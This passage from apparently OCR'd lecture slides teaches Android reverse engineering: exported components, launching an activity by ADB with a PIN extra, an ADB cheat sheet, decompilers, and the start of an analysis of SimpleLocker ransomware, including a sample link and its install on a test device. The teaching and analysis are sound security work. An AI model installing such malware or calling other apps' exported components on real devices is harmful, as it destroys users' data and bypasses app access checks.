Exported Components: the “exported” attribute specifies whether or not a component (Activity, Service, BroadcastReceiver, ContentProvider) is available for other applications to interact with.

- **Activities:** If an <intent-filter> is defined, the activity is exported by default. Otherwise, it is not.
- **Services:** The default is false.
- **Broadcast Receivers:** If an <intent-filter> is defined, the receiver is exported by default. Otherwise, it is not.
- **Content Providers:** The default is true.

```
<activity android:name=".MyExportedActivity" android:exported="true">
    <!-- Intent filters, etc. -->
</activity>
```

When a component is exported, we may be able to call or start it directly…

AndroidManifest.xml

Example of Exported Activity

```
<activity android:name="com.mc.MainActivity">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
<activity android:name="com.mc.someExportActivity" android:exported="true"/>
<meta-data android:name="android.support.VERSION" android:value="26.1.0"/>
```

```
package com.example.someExportActivity;

import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.util.Log;
import android.widget.TextView;
import android.widget.Toast;
import java.util.ArrayList;
/* loaded from: classes.dex */
public class someExportActivity extends AppCompatActivity {
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity,
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(R.layout.activity_flag);
        TextView textView = (TextView) findViewById(R.id.textView);
        Bundle extras = getIntent().getExtras();
        if (extras == null || !extras.getString("PIN").equals("12345")) {
            return;
        }
        // Read SMS, Read Call Logs, ....
    }
```

AndroidManifest.xml

Sample of calling the Activity directly using ADB

- ADB starts an app
  - start an app using the Action `android.intent.action.VIEW`
  - Activity name `com.wcurrencyworlds.worldcurrency.lem.Dghs`

```
$ adb shell am start -a android.intent.action.VIEW -n
com.wcurrencyworlds.worldcurrency/com.wcurrencyworlds.worldcurrency.lem.Dghs
```

```
$ adb shell am start -a android.intent.action.VIEW -n
com.wcurrencyworlds.worldcurrency/com.wcurrencyworlds.worldcurrency.lem.Dghs

$ adb shell am start -n com.package.name/com.package.name.ActivityName

# You can also specify actions to be filtered by your intent-filters:
$ adb shell am start -a com.example.ACTION_NAME -n
com.package.name/com.package.name.ActivityName

# Supply extra parameter to the activity
$ adb shell am start -n com.mc.someExportActivity/.someExportActivity --es
"PIN" "12345"
```

Android Debug Bridge (ADB)

- The Android Debug Bridge, commonly referred to as ADB, is invaluable tool, which allows you to interact with a running application and/or an Android device itself.
- ADB can be used with either a physical device or an emulator.
- ADB consists of three components, a client, a server and a daemon. The client and server both run on your computer, while the daemon runs on the device or emulator.
- The client program you directly interact with.
- The server manages communications between the client and daemon.
- The daemon runs in the background on the device or emulator and executes the commands.
- On Windows PCs, ADB can be started found at:

```
C:\Users\<username>\AppData\Local\Android\sdkplatform-tools\adb.exe
```

- On Linux or OSX, ADB can be found at:

```
/Users/<username>/Library/Android/sdk/platform-tools/adb
```

ADB Cheat Sheet (1)

- Lists connected devices

```
$ adb devices
```

- Restart adbd with root permissions

```
$ adb root
```

- Starts the adb server

```
$ adb start-server
```

- Kills the adb server

```
$ adb kill-server
```

- Reboots the device

```
$ adb reboot
```

ADB Cheat Sheet (2)

- List of devices by product/model

```
$ adb devices -l
```

- Starts the background terminal

```
$ adb shell
```

- Exits the background terminal

```
$ exit
```

- Redirect command to specific device

```
$ adb -s <deviceName> <command>
$ adb -s 4d00302557b160df shell
```

- Directs command to only attached USB device

```
$ adb -d <command>
$ adb -d shell
```

ADB Cheat Sheet (3)

- Setting proxy

```
$ adb shell settings put global http_proxy 127.0.0.1:8888
```

- Clear proxy

```
$ adb shell settings put global http_proxy :0
```

- Install app

```
$ adb shell install <apk>
```

- Install an app from phone path

```
$ adb shell install -r <path>
```

- Uninstall

```
$ adb shell uninstall <package_name>
```

ADB Cheat Sheet (4)

- Upload file to the device

```
$ adb push <local> <remote>
$ adb push test.txt /sdcard/Download/
```

- Download file from the device

```
$ adb pull <remote> <local>
$ adb pull app.apk downloaded_app.apk
```

- ADB Capture screen to local machine (Mac)

```
$ alias adbss='adb exec-out screencap -p > /<path_to_store>/adb-ss-`date
+%Y%m%d_%H%M%S`.png'
```

- ADB list installed packaged

```
$ adb shell pm list packages
$ adb shell 'pm list packages -f' | sed -e 's/.*=//' | sort
```

ADB Cheat Sheet (5)

- ADB forward port
  - The following command forward computer port 6123 to Android device port 7123. E.g. when the computer tries to access tcp://localhost:6123 the request will be forwarded to the Android device port 7123.

```
$ adb forward tcp:6123 tcp:7123
```

- ADB reverse port
  - The following command reverse Android port 6123 to computer port 7123. E.g. when the phone tries to access tcp://localhost:6123 the request will be forward to computer port 7123.

```
$ adb reverse tcp:6123 tcp:7123
```

ADB Cheat Sheet (6)

- ADB backup an app

```
$ adb backup -apk -nosystem <package_name>
[...after backup finished...]

$ dd if=backup.ab bs=1 skip=24 | python -c "import
zlib,sys;sys.stdout.write(zlib.decompress(sys.stdin.read()))" > backup.tar

$ tar xvf backup.tar
```

- ADB Restore an app

```
$ adb restore -apk -nosystem backup.ab
```

ADB Cheat Sheet (7)

- ADB stops an app

```
$ adb shell am force-stop com.package.name
```

- Starting developer options

```
$ adb shell am start -a
com.android.settings.APPLICATION_DEVELOPMENT_SETTINGS
```

- Launch settings

```
$ adb shell am start -a android.settings.SETTINGS
$ adb shell am start -a android.settings.SECURITY_SETTINGS
$ adb shell am start -a
com.android.settings.APPLICATION_DEVELOPMENT_SETTINGS
$ adb shell am start -a
android.settings.MANAGE_ALL_APPLICATIONS_SETTINGS
$ adb shell am start -a com.android.credentials.INSTALL
```

- ADB checks CPU information

```
$ adb shell cat /proc/cpuinfo
processor    : 0
model name   : ARMv7 Processor rev 5 (v7l)
[...]

$ adb shell getprop ro.product.cpu.abi
armeabi-v7a
```

ADB Cheat Sheet (8)

- Get path of the APK

```
$ adb shell 'pm list packages -f' | grep -iE data/app/
$ adb shell pm path com.example.someapp
```


- Download the APK file

```
$ adb pull /data/app/com.example.someapp/base.apk ./com.example.someapp.apk
```

Dex2jar + JD-GUI

- The dex2jar tool is an open-source project for working with .dex and .class files.
- For our purposes, we use it to convert from **classes.dex** to a **.jar** file
- dex2jar can be downloaded from https://github.com/pxb1988/dex2jar/releases
- Before using dex2jar tool, we need to unzip the app.
- The following command is used to converting a classes.dex to a .jar file:


```
$ unzip app.apk -d app_unzip
$ ./d2j-dex2jar.sh classes.dex -o classes.jar
```



- The process of converting from a **.dex** to a **.jar** file is important because it allows the use of conventional Java decompiler tools to obtain something that looks very similar to the original source code written by the developer

Dex2jar + JD-GUI


- JD-GUI is a simple tool capable to decompiling Java .jar files and allowing you to browse through the source code of the .class files contained within.
- JD-GUI can be downloaded from https://java-decompiler.github.io/
- We use JD-GUI to open .jar file and it will show the decompiled code



JADX

- jadx tool is an open-source tool for decompiling the APK into Java source code in a single step.
- jadx can be download from https://github.com/skylot/jadx
- To decompile an APK file, use the following command

```
[13/09/23 10:25:10] → 03_reverse_hydra jadx --show-bad-code --comments-level debug hydra.apk -d hydra_jadx
INFO  - loading ...
INFO  - processing ...
INFO  - done
[13/09/23 10:25:20] → 03_reverse_hydra
```



JEB

- JEB Decompiler is a popular tool in the field of reverse engineering, especially for Android applications. It's a commercial product that offers a range of features designed to aid in the disassembly and decompilation of Android APKs, native libraries, and more.

License Type	JEB Android	JEB Pro	JEB Pro Floating
Price	12 months @ $1,200 / user Monthly @ $140 / user	12 months @ $2,000 / user	12 months @ $4,000 / seat
List of analysis modules	Android modules	All modules	All modules
JEB with official UI client	✔	✔	✔
Support for extensions (plugins and scripts)	✔	✔	✔
Work without an Internet connection		✔	✔
Execute third-party front-end clients		✔	✔
Floating seats			✔

Catch Up for Now

- Android OS is based on Linux + additional security on top of it
- To reverse engineer an Android app, we need to understand its architecture, security model, and how things work.
- To reverse engineer an Android app, we need a proper tools to decompile the APK into the Java codes or at least similar.

Try Reversing an App

- The purposes of reversing an app are different
  - For debugging
  - For verifying security
  - For forensic
  - For personal improvement and fun

simplelocker.apk


- **SimpleLocker** is a type of Android ransomware that was first discovered around 2014.
- Ransomware is malicious software that encrypts files on a device and demands payment to restore them.
- In the case of SimpleLocker, once it infects an Android device, it encrypts various file types stored on the device's SD card and demands a ransom payment to decrypt the files.
- SimpleLocker is a notorious example of mobile ransomware and has been analyzed in various security research studies to understand its behavior, characteristics, and the techniques it uses for encryption and evasion.

Sample:
https://koodous.com/apks/8a918c3aa53ccd89aaa102a235def5dcffa047e75097c1ded2dd2363bae7cf97/general-information

simplelocker.apk

- Install the SampleLocker


```
$ adb install simplelocker.apk
```



simplelocker.apk


- Install the SampleLocker

```
$ adb install simplelocker.apk
```



simplelocker.apk

- Running SampleLocker




```
S5506:/sdcard/DCIM/Camera $ ls -al
total 9742
drwxrwx--x 2 root sdcard_rw    3488 2023-09-13 13:15 .
drwxrwx--x 5 root sdcard_rw    3488 2020-08-03 20:06 ..
-rw-rw---- 1 root sdcard_rw 3064352 2023-09-13 13:15 IMG_20230913_130230.jpg.enc
-rw-rw---- 1 root sdcard_rw 3093824 2023-09-13 13:15 IMG_20230913_130908.jpg.enc
-rw-rw---- 1 root sdcard_rw 3797600 2023-09-13 13:15 IMG_20230913_130911.jpg.enc
S5506:/sdcard/DCIM/Camera $ exit
```

simplelocker.apk

- Inspect the .enc file

```
$ adb pull /sdcard/DCIM/Camera/IMG_20230913_130230.jpg.enc
```

```
[13/09/23 1:24:59] → 01_files adb pull /sdcard/DCIM/Camera/IMG_20230913_130230.jpg.enc
/sdcard/DCIM/Camera/IMG_20230913_130230.jpg.enc: 1 file pulled, 0 skipped. 29.6 MB/s (3064352 bytes in 0.099s)
[13/09/23 1:25:10] → 01_files
```

```
[13/09/23 1:27:13] → 01_files hexdump -C IMG_20230913_130230.jpg.enc | more
00000000  da 67 a9 eb e6 3c b9 43  ed 11 98 b5 35 1f 09 6d  |.g...<.C....5..m|
00000010  2b ac 5c 7d 43 01 79 df  54 e3 f7 0f 80 b0 a2 fc  |+.\}C.y.T.......|
00000020  90 90 3e 15 26 b3 8b 81  73 c0 0f e8 59 0f 7c ba  |..>.&...s...Y.|.|
00000030  d3 af 12 10 1a df 4a 07  c1 4f 10 32 a6 31 40 c3  |......J..O.2.1@.|
00000040  75 35 1a b5 71 3e 46 78  96 bb b3 42 61 09 90 51  |u5..q>Fx...Ba..Q|
00000050  75 d9 54 73 78 67 17 4f  42 8b 96 09 fc 7e 47 5d  |u.Tsxg.OB....~G]|
00000060  03 a3 ad a1 2f 8b cf e0  27 f0 1f 00 58 e5 78 28  |..../...'...X.x(|
00000070  29 20 8b 19 96 9b f3 01  c7 18 dd 88 41 12 02 66  |) ..........A..f|
00000080  dd 6a 16 92 31 d3 ee 0c  5d 87 de d8 4e 46 13 76  |.j..1...]...NF.v|
00000090  7c 00 9d 46 34 d0 95 cb  02 03 3a e6 be 6c 3a 7e  ||..F4.....:..l:~|
000000a0  73 b0 59 6d c9 a5 7f e6  84 38 9e 59 af fc 89 d1  |s.Ym.....8.Y....|
000000b0  39 cb ea c8 5c 97 48 05  db cf 78 c2 eb ea b8 07  |9...\.H...x.....|
000000c0  aa 5c 14 2c f3 ff 3a 48  32 96 08 b9 f3 b1 bf 81  |.\.,..:H2.......|
000000d0  fe 9d 0e 87 7f c4 aa 8b  4b 78 c9 c1 d8 9c 81 03  |........Kx......|
000000e0  fb 21 a3 12 0e 92 e6 08  45 b3 fc 19 d7 87 7c d9  |.!......E.....|.|
000000f0  b7 c9 a6 8d 95 cd 56 7a  1e a9 96 64 d9 fc 81 57  |......Vz...d...W|
00000100  7b ec c1 7d f9 3a db d8  65 a2 95 1e d0 be 93 7a  |{..}.:..e......z|
00000110  9d c7 a5 da 0c 79 e9 ae  88 55 9e 90 a5 1a cf 09  |.....y...U......|
00000120  b0 54 23 79 77 2a 78 31  3b 5f b2 ef a2 b5 70 5d  |.T#yw*x1;_....p]|
00000130  f2 f3 a3 58 f8 e2 13 5a  ca c0 ea 04 b5 fa 52 89  |...X...Z......R.|
00000140  0a bd 92 10 49 48 fe 39  1f a3 48 d6 cc 30 d4 b9  |....IH.9..H..0..|
00000150  48 ed a6 fa 0c f5 13 61  3c c1 80 e4 64 ad cf 47  |H......a<...d..G|
```

← No JPG header

Offset	0	1	2	3
00000000	FF	D8	FF	E0
00000010	00	48	00	00

Sample JPG header


simplelocker.apk

- We want to find the encryption key or a way to decrypt the file, is it possible ?
- Let's try

- I personally like Jadx, so I'll use Jadx for this analysis

```
$ jadx --show-bad-code --comments-level debug simplelocker.apk -d
simplelocker_jadx
```

```
[13/09/23 1:38:28] ➜  02_reverse_simplelocker jadx --show-bad-code --comments-level debug simplelocker.apk -d simplelocker_jadx
INFO  - loading ...
INFO  - processing ...
INFO  - done
[13/09/23 1:38:45] ➜  02_reverse_simplelocker
```



simplelocker.apk

- AndroidManifest.xml

AndroidManifest.xml

```
1  <?xml version="1.0" encoding="utf-8"?>
2  <manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:
   versionName="1.0" android:installLocation="auto" package="org.simplelocker">
3      <uses-sdk android:minSdkVersion="9" android:targetSdkVersion="17"/>
4      <uses-permission android:name="android.permission.INTERNET"/>
5      <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
6      <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
7      <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
8      <uses-permission android:name="android.permission.WAKE_LOCK"/>
9      <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
10     <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
11     <application android:label="@string/app_name" android:debuggable="true" android:allowBackup="false">
12         <activity android:theme="@style/AppTheme" android:name="org.simplelocker.Main" android:launchMode="
           singleTop">
13             <intent-filter>
14                 <action android:name="android.intent.action.MAIN"/>
15                 <category android:name="android.intent.category.LAUNCHER"/>
16             </intent-filter>
17         </activity>
18         <receiver android:name="org.simplelocker.ServiceStarter" android:enabled="true" android:exported="
           true">
19             <intent-filter>
20                 <action android:name="android.intent.action.BOOT_COMPLETED"/>
21             </intent-filter>
22         </receiver>
23         <receiver android:name="org.simplelocker.SDCardServiceStarter" android:enabled="true" android:
           exported="true">
24             <intent-filter>
25                 <action android:name="android.intent.action.ACTION_EXTERNAL_APPLICATIONS_AVAILABLE"/>
26             </intent-filter>
27         </receiver>
28         <service android:name="org.simplelocker.MainService"/>
29         <service android:name="org.torproject.android.service.TorService" android:enabled="true" android:
           exported="false">
30             <intent-filter>
31                 <action android:name="org.torproject.android.service.ITorService"/>
32                 <action android:name="org.torproject.android.service.TOR_SERVICE"/>
33             </intent-filter>
34         </service>
35     </application>
36 </manifest>
37
```

simplelocker.apk

- AndroidManifest.xml – Requested Permissions
  - INTERNET (Allows the app to access the internet)
  - ACCESS_NETWORK_STATE (the app can check if it connects to Wifi, Cellular, etc.)
  - READ_PHONE_STATE (the aa can access call status, phone number, device ID)
  - RECEIVE_BOOT_COMPLETED (Allows the app to receive a broadcast message indicating the device has completed its boot-up process)
  - WAKE_LOCK (Allows the app to keep the device's CPU awake, preventing it from going to sleep)
  - WRITE_EXTERNAL_STORAGE (Allows the app to write to external storage like an SD card.)
  - READ_EXTERNAL_STORAGE (Allows the app to read from external storage)

simplelocker.apk

- AndroidManifest.xml – Activities

```
<application android:label="@string/app_name" android:debuggable="true" android:allowBackup="false">
    <activity android:theme="@style/AppTheme" android:name="org.simplelocker.Main" android:launchMode="
    singleTop">
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
    </activity>
```

Main.java — simplelocker_jadx

AndroidManifest.xml | Main.java

```
9     public static boolean isRunning = false;
10
11    @Override // android.app.Activity
12    public void onCreate(Bundle savedInstanceState) {
13        super.onCreate(savedInstanceState);
14        requestWindowFeature(1);
15        getWindow().setFlags(1024, 1024);
16        setContentView(R.layout.main_activity);
17        startService();
18    }
19
20    private void startService() {
21        if (!MainService.isRunning) {
22            Intent i = new Intent("com.locker.MainServiceStart");
23            i.setClass(this, MainService.class);
24            startService(i);
25        }
26    }
27
```

- Main.java - start service using intent "com.locker.MainServiceStart"

simplelocker.apk

- AndroidManifest.xml – Service

```
<service android:name="org.simplelocker.MainService"/>
<service android:name="org.torproject.android.service.TorService" android:enabled="true" android:
exported="false">
    <intent-filter>
